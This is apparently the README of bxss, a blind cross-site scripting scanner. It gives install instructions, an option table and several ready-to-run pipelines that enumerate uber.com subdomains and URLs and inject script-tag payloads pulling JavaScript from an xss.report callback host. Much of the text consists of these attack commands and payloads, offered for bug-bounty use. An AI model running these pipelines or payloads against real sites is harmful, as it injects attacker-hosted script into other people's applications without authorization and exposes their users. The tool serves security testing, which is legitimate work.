 ethicalhackingplayground/bxss
Blind XSS Scanner is a tool that can be used to scan for blind XSS vulnerabilities in web applications.




Bxss is a high-performance Blind XSS scanner that automates the detection of blind XSS vulnerabilities in web applications.
We're actively working on integrating a Chromium-based worker pool to enhance the performance of bxss on low-end devices.
This feature will allow resource-intensive tasks, like DOM-based XSS detection or post-trigger payload inspection, to be offloaded to lightweight Chromium instances managed via a pool. By distributing the workload across multiple headless browser contexts in a controlled and efficient manner, bxss will remain responsive and usable even on lower-spec machines.
This will make bxss not only powerful but also highly accessible, regardless of system constraints.
go install -v github.com/ethicalhackingplayground/bxss/v2/cmd/bxss@latest
| Argument | Description | Default |
|---|---|---|
-a | Append the payload to the parameter | false |
-c int | Set the concurrency level | 30 |
-H string | Set a custom header | "" |
-hf string | Path to file with headers | "" |
-p string | The blind XSS payload | "" |
-pf string | Path to file with payloads | "" |
-t | Test parameters for blind XSS | false |
-X string | HTTP method to use | "" |
-v | Enable debug mode | false |
-rl float | Rate limit (requests per second) | 0 |
-f | Follow redirects | false |
-l | Enable Trace Mode (experimental) | false |


Trace mode is an experimental feature that allows you to track where the BlindXSS got triggered, some third party BlindXSS platforms such as https://xss.report/ allows you to specify custom parameters in you're payloads, this allows you to track where the BlindXSS got triggered, for example if you specify the parameter url=https://somehost.com in your payload, the tool will use the payload
'"><script src=https://xss.report/c/username?url=https://somehost.com></script>'
for testing and upon a trigger you will be able to inspect the DOM and see what host the BlindXSS got triggered from.

Make sure when assigning custom parameters in you're dashboard that you assign url={LINK} so bxss can automatically replace {LINK} with the actual URL.
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
subfinder -d uber.com \
| gau \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "X-Forwarded-For"
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
curl -X GET -H "Authorization: Bearer <Token>" \
-H "X-Secret-Key: <Secret>" \
https://dorki.attaxa.com/api/search?q=site:example.com -s \
| jq -r .[][].url \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>'
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t \
-rl 10
For advanced dorking and vulnerability exploration, check out Dorki and sign up today!
If you get a bounty using this tool, consider supporting by buying me a coffee!